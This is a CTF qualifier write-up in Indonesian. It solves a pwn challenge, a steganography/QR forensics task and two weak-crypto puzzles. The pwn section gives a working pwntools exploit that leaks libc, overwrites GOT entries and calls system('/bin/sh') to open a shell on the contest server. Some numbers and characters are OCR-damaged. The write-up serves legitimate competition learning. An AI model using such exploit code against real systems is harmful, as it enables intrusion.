WRITEUP ARA CTF QUALS 2024

huohuohuo

mirai
adenium101


Daftar Isi

Web

Heheh lewat dulu~

Binary Exploitation

lemfao (solved after CTF)



Diberikan sebuah binary dan source code nya.

```c
#include <stdio.h>
#include <stdlib.h>

// // gcc main.c -no-pie -o lemfao

void init() {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

char lemfao[0x150];

void main(int argc, char* argv[]) {
    init();
    printf("free stuff: %#lx\n", &malloc);

    printf("lemfao? ");
    fgets(lemfao, 0x150, stdin);
```

```
    unsigned long where;
    for(int i = 0; i < 2; i++) {
        printf("hm...? ");
        scanf("%lu", &where);

        printf("huh... ");
        scanf("%lu", where);
    }

    puts("lemfao haha...");
    exit(0);
}
```

Pengecekan checksec menunjukkan

```
pwndbg> checksec
[*] '/home/mirai/ctf/ARA CTF 5.0 2024/quals/pwn-lemfao/lemfao'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fd000)
    RUNPATH:  b'.'
```

Jadi ada partial relro, artinya kita bisa overwrite GOT entry dengan fungsi yang kita mau. Canary dan PIE tidak diperlukan pada chall ini.

```
    for(int i = 0; i < 2; i++) {
        printf("hm...? ");
        scanf("%lu", &where);

        printf("huh... ");
        scanf("%lu", where);
    }
```

Pada scanf pertama, terdapat ampersand (&), sehingga *address of* where bisa kita masukkan dengan fungsi yang diinginkan, disini saya akan overwrite exit dengan start sehingga, dapat mengulang flow program lagi dari awal. Lalu untuk overwrite kedua saya mengubah fgets menjadi system. (system sama fgets mirip2 lah ya, sama2 terima string jadi bisa lah)

Berikut solver:

```
#!/usr/bin/python3
from pwn import *

# ===========================================================
```

```python
# ============================ SETUP
# ===========================================================
exe = './lemfao'
elf = context.binary = ELF(exe, checksec=True)
libc = 'libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
host, port = '103.152.242.68', 10024

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
break *main+156
break *main+197
break *main+229
'''.format(**locals())

# ===========================================================
# ============================ EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    leak = io.recvuntil(b'0x')
    leak = int(io.recvline(), 16)
    log.info("Malloc leak addr: %#x", leak)

    libc.address = leak - libc.sym['malloc']
    log.info("Libc base: %#x", libc.address)

    system = libc.sym['system']
    log.info("System addr: %#x", system)

    got_fgets = elf.got['fgets']
```

```
    log.info("GOT Fgets addr: %#x", got_fgets)

    payload = b'/bin/sh\x00'
    io.sendlineafter(b'lemfao', payload)

    exit_addr = elf.got['exit']
    start_addr = elf.sym['_start']
    io.sendlineafter(b'hm', f'{exit_addr}'.encode())
    io.sendlineafter(b'huh', f'{start_addr}'.encode())

    io.sendlineafter(b'hm', f'{got_fgets}'.encode())
    io.sendlineafter(b'huh', f'{system}'.encode())

    io.interactive()

if __name__ == '__main__':
    exploit()
```

Reverse Engineering

Lewat dulu~

Forensic

The QRazy Spell

Jadi diberikan sebuah attachment bernama “TheBookOfMagick.jpg”. Jika kita lakukan binwalk, terdapat file gif di dalam nya.

```
~/ctf/ARA CTF 5.0 2024/quals/foren-The QRazy Spell main ?1 ❯ binwalk TheBookOfMagick.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
13870         0x362E          GIF image data, version "89a", 300 x 300
```

Jika kita lakukan extract frame, terdapat banyak QR Code, untuk memudahkan, saya membuat script python untuk men-decode isi dari QR Code tersebut.

Berikut script nya

```
import cv2
from pyzbar.pyzbar import decode
import imageio

# Function to read QR codes from a list of image frames
def read_qr_codes_from_frames(frames):
    for frame in frames:
        # Decode QR codes using pyzbar
        decoded_objects = decode(frame)

        # Loop through the detected QR codes
        for obj in decoded_objects:
            data = obj.data.decode('utf-8')
            print(f"{data}", end="")

if __name__ == "__main__":
    for i in range(307):  # Iterate from 000 to 306
        # Generate the file name dynamically
        gif_path = f"/home/mirai/ctf/ARA CTF 5.0 2024/quals/The QRazy
Spell/ezgif-2-9152ce55f3-gif-im/frame_{i:03d}_delay-0.2s.gif"

        try:
            # Read all frames from the GIF using imageio
            frames = imageio.mimread(gif_path)

            # print(f"Reading QR codes from {gif_path}")
```

```
            read_qr_codes_from_frames(frames)
        except FileNotFoundError:
            print(f"File not found: {gif_path}")
```

Maka akan ter-output:


```
IntheexpansiveandvirtuallandscapeoftheDreamSMP,thestoryofL'Manbergunfol
dedasacaptivatingsaga,intricatelyentwinedwiththeenigmaticpresenceofTech
noblade.L'Manberg,anationbornfromdreamsandthecollectiveaspirationsofMin
ecraftcontentcreators,soughttocarveitsowndestinywithintheserver.Ledbyfi
gureslikeWilburSootandTommyInnit,thecrimsonbannersofL'Manbergbecameasym
bolofshareddreamsandalliances.Asthenationthrived,Technoblade,alonewarri
orwithapig-themedpersonaandapenchantforindividualism,emergedonthescene.
Uninterestedinpoliticalentanglements,Technobladebecameawildcardinthedyn
amicnarrativeoftheserver,resistingthecalltojoinL'Manbergandvaluingauton
omyoverallegiance.--https://mega.nz/file/TUVxRQpZ#AMmOgOmA86aVmk0wHrWKm
MIlgvWKsfvuAleE7BilZBU--TheclashbetweenL'ManbergandTechnobladereachedit
sapexduringtheBattleoftheCrimsonPlains.L'Manberg'sbanners,representingu
nityandshareddreams,collidedwithTechnoblade'spigmotifsinavirtualstormof
conflict.Theaftermathleftscarsonbothsides,alteringthecourseoftheDreamSM
P.Inthewakeofthebattle,L'Manberg,thoughscarred,continueditsjourney,fuel
edbytheresilienceofitscitizensandthemarksofbattlesfoughtforfreedom.Tech
noblade,havingleftanindeliblemarkontheserver'slore,retreatedtotheshadow
s,awaitingthenextchapterinhissolitaryadventure.ThenarrativetapestryofL'
ManbergandTechnobladeweavedtogetherthemesofpolitics,rebellion,andthecon
sequencesofindividualchoices.Thestorybecamealegendarytalewhisperedacros
stheserver,chroniclingtheriseandfallofavirtualnationandtheenduringspiri
tofalonewarriorintheworldoftheDreamSMP.
```

Terdapat link

https://mega.nz/file/TUVxRQpZ#AMmOgOmA86aVmk0wHrWKmMIlgvWKsfvuAleE7BilZBU

Saat dibuka, terdapat gambar berikut:


Saat saya upload ke aperisolve, flag akan ditemukan



Flag: ARA5{t3chn0bl4d3_nev4h_d13s}

Cryptography


Ryan’s Strange Assignment



Jadi kita dikasi file ct dan RSA_Generate.py

```python
#! usr/bin/env Python3
import random
import math
import sympy
from sympy import mod_inverse

def is_prime(num):
    if num < 2:
        return False
    for i in range(2, num // 2 + 1):
        if num % i == 0:
            return False
    return True


def generate_prime(min_val, max_val):
    prime = random.randint(min_val, max_val)
    while not is_prime(prime):
        prime = random.randint(min_val, max_val)
    return prime
```

```
p, q = generate_prime(100000000000000000000000,
100000000000000000000000), generate_prime(100000000000000000000000,
100000000000000000000000)
while p == q:
   q = generate_prime(100000000000000000000000,
100000000000000000000000)

n = p*q
phi = (p-1)*(q-1)

e = random.randint(3, phi-1)
while math.gcd(e, phi) != 1:
   e = random.randint(3, phi-1)

d = mod_inverse(e, phi)

print("Public Key: [",e, n,"]")
print("Private Key: [",d, n,"]")
print("N is: ",n)
print("Phi is: ",phi)
print("P is: ",p)
print("Q is: ",q)

plaintext = "ARA{REDACTED}"
encodedtext = [ord(ch) for ch in plaintext]

# (txt ^ e) mod n = cph
ciphertext = [pow(ch, e, n) for ch in encodedtext]
print(ciphertext)


# (cph ^ d) mod n = txt
encodedtext = [pow(ch, d, n) for ch in ciphertext]
plaintext = "".join(chr(ch) for ch in encodedtext)

print(plaintext)
```



Ini RSA biasa ya.

Basically disini itu tiap char di enkripsi menggunakan e dan N. Jadi kita tinggal decrypt tiap char :D

```
from Crypto.Util.number import inverse, long_to_bytes

# Provided public key
e = 114886333760015985036554090542783661670178316083
N = 656667633925034928565265657029754592125612174887

# found through factor db
p = 750654204080680317868433
q = 874793787013089568682039

# Ciphertext values
c = [38847056454559507987810405398102552653193960685 9,
453176023391532805708302460105667157725589851094,
38847056454559507987810405398102552653193960685 9,
758023579890743132932455047454644956725865001 94,
530636545397020801879048076629625949622834349271,
375102954800183654669573725068164483048779280257,
996716606688375639052503768166393567155691356 61,
375102954800183654669573725068164483048779280257,
375102954800183654669573725068164483048779280257,
```

```
548590315496515548263582684646962335108239338721,
375102954800183654669573725068164483048779280257,
140887375510816447108962772482031766699016216554,
140212787491282887085498898710330206078088868768,
242179089744385364312781540147541186854680604100,
398044336768077716652000929266760922026198523016,
328163223491055229981745557826815118704798556561,
548590315496515548263582684646962335108239338721,
203670039431684285409927419369078161781353023554,
140887375510816447108962772482031766699016216554,
140212787491282887085498898710330206078088868768,
282461792303566009334287359856182792688545271 52,
352317776039632073723207591355488816387781272693,
548590315496515548263582684646962335108239338721,
245693816302915231385429799263018906306181844928,
328163223491055229981745557826815118704798556561,
284701600970156838561135032032260883397153054123,
443620019394148520237590263606896913967512611950]

# Calculate phi(N)
phi_N = (p - 1) * (q - 1)

# Calculate the modular multiplicative inverse d
d = inverse(e, phi_N)

# Decrypt each ciphertext value and print the plaintext
for item in c:
    plaintext = pow(item, d, N)
    decrypted_bytes = long_to_bytes(plaintext)
    print(decrypted_bytes.decode(), end="")
```

Flag: ARA5{y4yy_y0u've_f0uNd_me!}

Mandarin Class from Wish


```
import random
from random import randint

flag = "???"

encrypted_flag = ""

key = randint(1,500)

for ch in flag:

   e = chr(ord(ch)*key)
   encrypted_flag += e

print(key)
print(encrypted_flag)

# print(key) = ???
# print(encrypted_flag) = "桶顙桶ひ兊带□□孴囕扂橡媮懀囕崵隞栴囕澘舟牂"
```

Ini simple ya, tinggal di reverse aja logika enkripsi nya, masalahnya di key nya, tapi disini diberikan range key nya antara 1 - 500, berarti tinggal bruteforce dari 1-500 aja sampe ketemu flag nya :D

```
encrypted_flag = "桶顙桶ひ兊带□□孴囕扂橡媮懀囕崵隞栴囕澘舟牂"

for key in range(501):
   original_flag = ""
```

```
    for ch in encrypted_flag:
        original_ch = chr(ord(ch) // key) if key != 0 else "?"
        original_flag += original_ch

    if "ARA5{" in original_flag:
        print("Found ARA5{ with key:", key)
        print("Original flag:", original_flag)

Found ARA5{ with key: 233
Original flag: ARA5{g00d_luck_for_y4}
Found ARA5{ with key: 234
Original flag: ARA5{g00d_luck_for_y4}
```

Flag: ARA5{g00d_luck_for_y4}